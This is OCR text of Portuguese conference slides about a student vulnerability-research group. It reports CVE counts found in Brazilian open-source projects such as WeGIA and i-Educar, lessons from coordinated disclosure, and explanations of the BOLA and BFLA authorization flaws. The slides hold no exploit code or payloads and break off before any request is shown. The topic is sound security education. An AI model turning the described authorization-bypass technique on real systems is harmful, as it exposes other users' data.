
HACKING 2025
na WEB DAY

HACKING na WEB DAY 2025

De Noobs a Pesquisadores de Vulnerabilidade

CVE HUNTERS
VULNERABILITY RESEARCH GROUP

HACKING na WEB DAY 2025

[+] Natan Morette - nmmorette.github.io
[+] Analista Sênior de Segurança da Informação
[+] Instrutor de Segurança da Informação – **Hackers do Bem**
[+] Trabalhando com TI desde os 15 anos de idade
[+] Uma sopa de Letrinha de Certificaçãoes
[+] 30+ CVE Publicadosf
[+] Gosto de:
- 🎮 Video Games
- 📚 Livros de Ficção Científica
- ✈️ Viajar

HACKING na WEB DAY 2025

Agenda

1. O Problema
2. Projeto CVE-Hunters
3. Onda 1 e Resultados
4. Onda 2
5. Aprendizados
6. Hackinagens
7. Números
8. Como começar
9. Dicas do Grupo
10. Conclusion


O problema

Contexto

Durante minhas aulas no **Hackers do Bem**, **a principal** pergunta dos alunos era: **Como ganhar experiência para colocar no currículo!**
Minhas dicas:

- Participar de CTFs
- Tirar certificações

❓Talvez essa seja dúvida de alguns de vocês aqui também❓



O mercado pede experiencia

Mesmo como todo estudo, muitas vagas até de Juniorf pedem alguma experiência. Entrar nesse mercado pode ser desafiador.

Projeto CVE-Hunters

Resolvemos usar as falhas de segurança como oportunidade

Em novembro de 2024, decidi reunir alguns alunos para pesquisar vulnerabilidades em projetos de código aberto.
Com **apenas três pessoas**: eu e dois alunos, nem sabíamos se conseguiríamos publicar um único CVE — **eu mesmo ainda não havia publicado nenhum.**

Onda-1

Primeira fase do projeto, focamos em um projeto pequeno chamado **Wegia**.
Não tínhamos um roteiro claro — apenas curiosidade, motivação e a vontade de aprender juntos.

Ideia Simples

Minha ideia era: como o membro mais experiente do grupo, eu encontraria algumas vulnerabilidades, publicaria alguns CVEs e então transmitiria a metodologia aos alunos para que eles pudessem, depois, repassá-la a outras pessoas.

Onda 1 – Projeto Wegia

Um software usado no mundo real

Porque esse projeto?

https://github.com/LabRedesCefetRJ/WeGIA

Wegia é uma plataforma open-source usada por programas sociais e ONGs no Brasil.

Isso nos deu a oportunidade perfeita de aprender segurança ofensiva enquanto retribuíamos à comunidade.

"Não estávamos apenas procurando falhas — estávamos buscando uma forma de contribuir. Ajudar a proteger os sistemas que cuidam de outras pessoas parecia o lugar certo para começar."


Utilizado por:

Onda 1 - Resultados

Resultados Diretos

48 CVEs publicadas.

34 – Cross Site Scripting
8 – SQL Injection
2 – Broken Access Control
1 – Remote Code Execution
1 – Open Redirect
1 - Denial of Service
1 – CSRF in sensitive action



Resultados Indiretos

Os dois primeiros alunos trabalhando hoje como Jr.
Parceria direta com WeGia
Outros pesquisadores de fora do nosso grupo também começaram a contribuir com o WeGia.

Onda 2

Vamos mirar mais alto!

Mais Estudantes

10 estudades no total!

Usando Google > “Projetos Open-Source Brasileiros”

portábilis

https://portabilis.com.br/

Portabilis – quem?

Quem usa?

Redes de ensino que usam o i-Educar

O i-Educar em números

O i-Educar ajuda várias instituições a administrarem seu dia-a-dia e a economizarem em seus negócios. Descubra os números.

+80
Municípios que usam

+2050
Escolas atendidas

+500.000
Alunos atingidos

Onda 2 - Resultados


Vulnerabilidades encontradas


98 vulnerabilidades encontradas no I-Educar **72** CVE publicadas
19 vulnerabilidades encontradas no i-Diário **12** CVE publicadas

69

Lições Aprendidas

- Priorizar projetos com GitSecurity Enable, mais simples e rápido de seguir o cliclo de vida de divulgação.
- Um ajuda o outro, nós encontramos a vulnerabilidade e os Dev corrigem e publicam a CVE
- Alguns desenvolvedores não estão abertos a colaboração
- Alguns casos: corrigiram e abandonaram ou fecharam o Advisory.





Maioria dos projetos agora publicamos via VulnDB, nossa CNA mais querida.

Dec 26, 2024

Projetos Ativos

- Wegia
- I-diario
- I-educar
- Scada-LTS
- Centreon
- Grav
- Indico
- Mautic
- NovoSGA

Hackinagens

- Indico, vulnerável ou não?

- O sonho de todo estudante!

- 2XSS In one Minute

BOLA e BFLA

BOLA

Broken Object Level Authorization

“Você consegue acessar coisas de outra usuário (como a conta, dados, etc.) — mesmo quando não deveria, apenas alterando o ID em uma requisição.”

API1:2023

BFLA

Broken Function Level Authorization


Você consegue executar ações não autorizadas chamando funções às quais não deveria ter acesso — como excluir outros usuários, alterar dados, trocar permissões etc.

API5:2023

Indico

O que é?

🗓️ uma ferramenta de **gerenciamento de eventos** de uso geral;
🌎 totalmente **baseada na web**;
🧩 **rica em recursos**, mas também **extensível** por meio de plugins;
⚖️ **Software Open Source**, sob a licença MIT;
🚀 desenvolvido no **CERN**, o lugar onde a web nasceu!




Quem Usa?

Diversas instituições Acadêmicas pelo mundo

CERN

United Nations

esa
European Space Agency



Todos os eventos

Bem vindo ao Indico. A ferramenta Indico permite gerenciar conferências, workshops e reuniões complexas.
Para começar a navegar, selecione uma categoria abaixo.

Há um evento no futuro. Mostrar

julho de 2025

07 dde jul. peyebap643 peyebap643, "palestra lecture"

junho de 2025

11 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "123123123"

06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"

06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"

06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"

06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"

06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"

HACKING 2025
na WEB DAY

Request

